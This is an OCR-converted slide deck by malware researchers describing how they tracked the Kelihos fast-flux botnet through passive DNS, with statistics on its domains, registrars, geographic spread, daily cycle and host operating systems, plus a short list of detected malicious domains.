



# The power of the team work – Management of Dissecting Kelihos Fast Flux Botnet “Unleashed”

---



@unixfreaxjp @DhiaLite



# Outline

- Part 1  
Monitoring Kelihos Fast Flux Botnet using Recursive & Passive DNS
- Part 2  
Analysis of Kelihos Weaknesses
- Part 3  
Disclosure of the Actor's ID
- Part 4  
Stopping the Payload Distribution

# **Monitoring Kelihos Fast Flux Botnet using Recursive & Passive DNS**

- Real time Monitoring System
- Botnet geo distribution
- Botnet daily cycle
- OS distribution
- Daily detected domains
- Domains and IPs lifetime

# Fast flux Monitoring System

While true

1. Select a seed of domains with a confirmed profile
2. Continuously milk domains for IPs
3. Continuously “inverse lookup” IPs in DNSDB, for new domains that start resolving to these IPs
4. Check detected domains for known profile (e.g. TTL, registration, existence of payload, etc)
5. Add new domains to the initial seed

# Build seed domains list

- Resolve domains to IPs, TTL
- Resolve domains to NSs, TTL
- Build graph of domain, IP, NS
- Extract clusters of “same TTL domains”
- For each TTL cluster, extract largest connected component from domain, IP, NS graph

# Kelihos FF domains

- Various gTLDs, ccTLDs, 1 single IP, TTL=0, hosted on Kelihos botnet IP pool (growing), infected individual machines, recent registration, delivering malware executables with known names
- Recorded case(s) of domain resolving to several IPs with TTL=600, cocala.asia, or TTL=300

# Post-discovery checks

~~Malware~~ **Must Die**

Exclude:

- Sinkholed domains
- Domains not matching sought after profile, e.g. higher TTL, not using botnet IP pool, shared hosting, old registration, not hosting malware payloads



# **Kelihos FF domains analysis Results**

# Kelihos

- Info-stealer
- Spam botnet
- P2P structure with fallback FF CnC domains
- Checks victim's IP against known CBLs, if not listed, victim's machine can be used as a proxy CnC, or spam bot




# Kelihos

- Sample of 913 domains from the past 6 months



# TLD distribution



# TLD distribution


- Most abused registrars: bizcn, internet.bs, PDR LTD., 1API GmbH, REGGI-REG-RIPN through resellers

# Botnet Geo distribution

- Sample of 40418 alive IPs ->99 countries
- Up until early Dec 2013
- [Link to interactive map](#)


# Botnet Geo distribution

~~Malware~~ **Must** ~~Die~~



# Botnet Geo distribution

~~Malware~~ **Must Die**






# Botnet Daily Cycle


MaiwareMustDie

- Follows the daily cycle of Ukraine, Russia Time zone



# Botnet Daily Cycle ( Dec 2013)

Malware Must Die




# OS distribution

- 85% hosts running Windows XP or Vista
- 1/3 of them running Win XP PocketPC/CE  
“nmap fingerprint”



# Daily detected Kelihos domains

~~Maiware~~ **MustDie**



# Daily detected Kelihos domains

- ns6.enjofyr.net
- agoe36yv.judnopem.nl
- akomn.insomtab.nl
- ayna.judnopem.nl
- hsej0rr7.insomtab.nl
- i0liq7i3.gewfywas.nl
- gyujsyi.ylahnel.net
- g12r5ea5.awbijis.net
- dy6gkkoi.ivynvov.net
- esp0t.ivynvov.net



# Domains and IPs lifetime

